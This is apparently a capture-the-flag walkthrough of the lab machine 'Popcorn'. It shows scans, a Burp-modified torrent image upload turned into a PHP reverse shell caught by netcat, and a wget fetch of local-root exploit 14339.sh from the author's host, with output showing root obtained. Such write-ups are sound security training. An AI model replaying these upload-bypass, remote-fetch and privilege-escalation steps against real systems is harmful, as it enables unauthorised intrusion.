HTB Popcorn Writeup


I started out with the usual nmap scan and saw that both ports 80 and 22 were open. I wasn't going to mess with port 22 unless I had no other options, so I visited the site and started gobuster first.

```
Completed NSE at 17:59, 0.00s elapsed
Nmap scan report for 10.10.10.6
Host is up (0.059s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 17:59
Completed NSE at 17:59, 0.00s elapsed
Initiating NSE at 17:59
Completed NSE at 17:59, 0.00s elapsed
Initiating NSE at 17:59
Completed NSE at 17:59, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
           Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.036KB)
```


```
┌──(robert㉿palatine)-[~]
└─$ gobuster dir -u 10.10.10.6 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.6
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/05/17 18:33:07 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 177]
/test                 (Status: 200) [Size: 47034]
/test.php             (Status: 200) [Size: 47046]
/torrent              (Status: 301) [Size: 310] [--> http://10.10.10.6/torrent/]
/rename               (Status: 301) [Size: 309] [--> http://10.10.10.6/rename/]
Progress: 23692 / 441122 (5.37%)                                [ERROR] 2021/05/17 18:34:38 [!] Get "
http://10.10.10.6/tab_right": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 49156 / 441122 (11.14%)
```

They didn't have much and just said the server was up, but once I saw the /torrent I already started getting some ideas.




At this point I was thinking that I could intercept a torrent upload and manipulate it. I first had to create an account to do this.

Just from looking around at what has already been uploaded I was able to see that new files get uploaded to the upload extension.



I uploaded a torrent of my own then edited it's image. This is where I fired up burp suite and intercepted the upload to change it to a php shell.



Once I confirmed that it was uploaded I started a netcat listener and accessed the php file from the uploads directory and was on the machine.

```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Popcorn]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.6] 58257
/bin/sh: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@popcorn:/var/www/torrent/upload$ cd ../../../tmp
cd ../../../tmp
www-data@popcorn:/var/tmp$ ls
```

From here I navigated to the user george's file and got his user.txt flag.

Used an exploit suggester and picked one that seemed easy enough. From here it was only a matter of getting on the machine and executing it to get uploaded to root.

```
www-data@popcorn:/tmp$ wget 10.10.14.29:8099/14339.sh
wget 10.10.14.29:8099/14339.sh
--2021-05-18 02:33:51--  http://10.10.14.29:8099/14339.sh
Connecting to 10.10.14.29:8099... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3064 (3.0K) [text/x-sh]
Saving to: `14339.sh'

100%[======================================>] 3,064       --.-K/s   in 0s

2021-05-18 02:33:52 (285 MB/s) - `14339.sh' saved [3064/3064]

www-data@popcorn:/tmp$ chmod +x 14339.sh
chmod +x 14339.sh
```

```
www-data@popcorn:/tmp$ chmod +x 14339.sh
chmod +x 14339.sh
www-data@popcorn:/tmp$ ./14339.sh
./14339.sh
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: toor

root@popcorn:/tmp# whoami
whoami
root
root@popcorn:/tmp#
```